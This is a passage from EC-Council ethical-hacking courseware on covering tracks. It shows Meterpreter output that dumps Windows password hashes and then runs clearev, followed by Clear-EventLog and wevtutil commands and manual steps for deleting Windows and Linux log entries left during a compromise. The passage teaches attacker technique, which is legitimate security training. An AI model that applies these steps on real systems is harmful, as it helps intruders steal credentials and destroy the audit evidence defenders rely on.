


Figure 6.206: Screenshot of clearing logs using the Clear_Event_Viewer_Logs.bat file

- **Steps to clear logs using Meterpreter shell are as follows.**

  If the system is exploited with Metasploit, the attacker uses a **Meterpreter shell** to wipe out all the logs from a Windows system:

  1. Launch the **meterpretershell prompt** from the Metasploit Framework.
  2. Type **`clearev`** command in the Meterpreter shell prompt and press **Enter**. The logs of the target system will start being wiped out.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220405040218_default_10.10.1.11_windows.hashes_295636.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY bf7ee388b30e6e9f6b86de4c18416716...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Admin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Jason:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Shiela:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Martin:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > clearev
[*] Wiping 1364 records from Application...
[*] Wiping 2358 records from System...
[*] Wiping 8668 records from Security...
meterpreter >
```

Figure 6.207: Screenshot of Meterpreter

- **Steps to clear PowerShell logs using Clear-EventLog command are as follows.**

  Source: *https://docs.microsoft.com*

  Using the **`Clear-EventLog`** command, the attacker can clear all the PowerShell event logs from local or remote computers:

  1. Launch **Windows PowerShell** with administrator privileges.
  2. Use the following command to clear the entries from the PowerShell event log on the local or remote system:

     `>Clear-EventLog "Windows PowerShell"`

  3. Use the following command to clear specific multiple log types from local or remote systems:

     `>Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02`

     (This command clears all the log entries in Microsoft Office Diagnostics (ODiag) and Microsoft Office Sessions (OSession) on the local computer and Server02 remote computer.)

  4. Use the following command to clear all the logs on the specified systems, and then display the event log list:

     `>Clear-EventLog -LogName application, system -confirm`

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: The parameters used in the **`Clear-EventLog`** command are as follows:

- **`-ComputerName`**: Specifies a remote computer; the default is the local computer
- **`-Confirm`**: Prompts you for confirmation before running cmdlet
- **`-LogName`**: Specifies the event logs
- **`-WhatIf`**: Shows what will happen if the cmdlet runs

- **Steps to clear event logs using wevtutil utility are as follows.**

1. Launch **command prompt** with administrator privileges.
2. Use the following command to display a list of event logs:

   `>wevtutil el`

3. Use the following command to clear the event logs:

   `>wevtutil cl <log_name>`

   `log_name`: name of the log to clear, ex: system, application, security.

   As shown in the screenshot, the attacker can view the list of event logs using the wevtutil utility and clear the system, application, and security event logs.




Figure 6.208: Screenshot of clearing logs using the wevtutil utility

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Manually Clearing Event Logs

For Windows

- Navigate to **Start** → **Control Panel** → **System and Security** → **Windows Tools** → double click **Event Viewer**
- Delete the all the log entries logged while compromising the system

For Linux

- Navigate to `/var/log` directory on the Linux system
- Open the plain text file containing log messages with text editor `/var/log//<filename.log>`
- Delete all the log entries logged while compromising the system

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manually Clearing Event Logs

Once attackers gain administrative access to a target system, they can manually wipe out the log entries corresponding to their activities on both Windows and Linux computers. The steps to clear event logs on Windows and Linux OSs are as follows:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For Windows

- Navigate to **Start → Control Panel → System and Security → Windows Tools →** double-click **Event Viewer**
- Delete the all the log entries logged while compromising the system




Figure 6.209: Clearing event logs for Windows

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For Linux

- Navigate to the **/var/log** directory on the Linux system
- Open the plaintext file containing log messages with text editor **/var/log/<filename.log>**
- Delete all the log entries logged while compromising the system

